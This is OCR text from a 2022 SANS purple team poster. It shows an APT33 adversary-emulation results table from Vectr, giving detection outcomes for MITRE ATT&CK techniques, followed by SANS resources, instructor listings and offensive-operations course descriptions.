
Metrics & Improvement Tracking: APT33 Vectr Assessment Metrics at Baseline



Metrics & Improvement Tracking: APT33 Vectr Sigma Rule in Test Case




Metrics & Improvement Tracking: APT33 Vectr Assessment After Tuning



Phase	Technique	Test Case	Status	Outcome	Tags	Action
Initial Access	T1566	T1566.002 - Phishing: Spearphishing Link	Completed	Detected		
Execution	PowerShell	T1086 - PowerShell Fileless Script Execution	Completed	Blocked		
Persistence	Scheduled Task	T1053 - Scheduled task Local	Completed	Detected		
Credential Access	Brute Force	Active Directory Password Spray	Completed	Detected		
Credential Access	T1552.006	T1552.006 - Unsecured Credentials: Group Policy Preferences	Completed	Detected		
Exfiltration	Data Compressed	T1560.001 - Archive Collected Data: Archive via Utility	Completed	Not Detected		
Exfiltration	T1048.003	T1048.003 - Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	Completed	Blocked		

Metrics & Improvement Tracking: APT33 Vectr Assessment Metrics After Tuning



SANS
OFFENSIVE
OPERATIONS


RESOURCES

Every year the SANS Offensive Operations Faculty produces thousands of free content rich resources for the pen test and purple team communities. These resources are aimed to provide you with the latest in research and technology available to help you streamline your engagements and exercises. Our number one priority is to support the Offensive Ops community by not only providing content and research to greatly improve your knowledge of Tactics, Techniques, and Procedures (TTPs) and methodology, but also provide an open forum for community mentoring, development and support.

sans.org/offensive-operations

PURPLE TEAM EXERCISE FRAMEWORK

The team at SCYTHE created a Purple Team Exercise Framework (PTEF) to facilitate the creation of a formal Purple Team Program by performing adversary emulations as Purple Team Exercises and/or Continuous Purple Teaming Operations.



https://github.com/scythe-io/purple-team-exercise-framework

Table Of Contents ›
Emulation Star Chart ›

SANS FREE RESOURCES

SANS Blogs
sans.org/blog

SANS Newsletters
sans.org/newsletters

SANS Reading Room
sans.org/reading-room

SANS Webcasts
sans.org/webcasts

SANS Posters & Cheat Sheets
sans.org/posters

SANS Internet Storm Center
isc.sans.edu

sans.org/free

ABOUT SANS PURPLE TEAM

SANS Purple Team Curriculum will teach you how to bring your teams together to test, measure, and improve your security posture. Security professionals are most effective when they understand both offense and defense: offense informs defense and defense informs offense. That balanced understanding of attack and defense is the focus of the SANS Purple Team Curriculum.

Follow Offensive Operations:

Twitter
@SANSOffensive

YouTube
youtube.com/c/SANSOffensiveOperations

LinkedIn
linkedin.com/showcase/sans-offensive-operations

Discord
sansurl.com/discord

sans.org/purple-team

PURPLE PEOPLE

Stephen Sims
Fellow | @Steph3nSims

Erik Van Buggenhout
Senior Instructor | @ErikVaBu

Bryce Galbraith
Principal Instructor | @BryceGalbraith

James Shewmaker
Principal Instructor | @jimshew

Michel Coene
Certified Instructor | @coenemichel

Jorge Orchilles
Certified Instructor | @jorgeorchilles

Alexander Braulik
Instructor | @Cyb3rB3ar

Jean-François Maes
@Jean_Maes_1994

Jonas Bauters
Purple Concepts Poster Content Creator

OFFENSIVE OPERATIONS COURSES

PURPLE TEAMING

SEC599: Defeating Advanced Adversaries – Purple Team Tactics & Kill Chain Defenses

SEC599 will arm you with the knowledge and expertise you need to overcome today's threats. Recognizing that a prevent-only strategy is not sufficient, we will introduce security controls aimed at stopping, detecting, and responding to your adversaries through a purple team strategy.

Certification: GIAC Defending Advanced Threats (GDAT)

SEC599 Coin

SEC699: Purple Team Tactics – Adversary Emulation for Breach Prevention & Detection

SEC699 is SANS's advanced purple team offering, with a key focus on adversary emulation for data breach prevention and detection. Throughout this course, students will learn how real-life threat actors can be emulated in a realistic enterprise environment, including multiple AD forests. In true purple fashion, the goal of the course is to educate students on how adversarial techniques can be emulated (manual and automated) and detected (use cases/rules and anomaly-based detection). A natural follow-up to SEC599, this is an advanced SANS course offering, with 60 percent of class time spent on labs!

SEC699 Coin

OFFENSIVE OPERATIONS COURSES

OFFENSIVE OPERATIONS: FOUNDATIONAL

SEC460
Enterprise and Cloud | Threat & Vulnerability Assessment
GEVA

SEC504
Hacker Tools, Techniques, and Incident Handling
GCIH

OFFENSIVE OPERATIONS: COMPREHENSIVE

SEC560
Enterprise Penetration Testing
GPEN

SEC660
Advanced Penetration Testing, Exploit Writing, and Ethical Hacking
GXPN

PENETRATION TESTING: WEB & CLOUD

SEC542
Web App Penetration Testing and Ethical Hacking
GWAPT

SEC588
Cloud Penetration Testing
GCPN

Table Of Contents ›
Emulation Star Chart ›

OFFENSIVE OPERATIONS COURSES

PENETRATION TESTING:
SPECIALIZED

SEC467
Social Engineering for Security Professionals

SEC550
Cyber Deception – Attack Detection, Disruption and Active Defense

SEC554
Blockchain and Smart Contract Security

SEC556
IoT Penetration Testing

SEC575
Mobile Device Security and Ethical Hacking
GMOB

SEC580
Metasploit Kung Fu for Enterprise Pen Testing

SEC617
Wireless Penetration Testing and Ethical Hacking
GAWN

OFFENSIVE OPERATIONS COURSES

EXPLOIT DEVELOPMENT

SEC660
Advanced Penetration Testing, Exploit Writing, and Ethical Hacking
GXPN

SEC661
ARM Exploit Development

SEC760
Advanced Exploit Development for Penetration Testers

RED TEAMING

SEC564
Red Team Exercises and Adversary Emulation

This poster was created by Erik Van Buggenhout (@ErikVaBu) and Jonas Bauters with support from the SANS Offensive Operations Faculty.

©2022 SANS™ Institute. All Rights Reserved.

Table Of Contents ›

Emulation Star Chart ›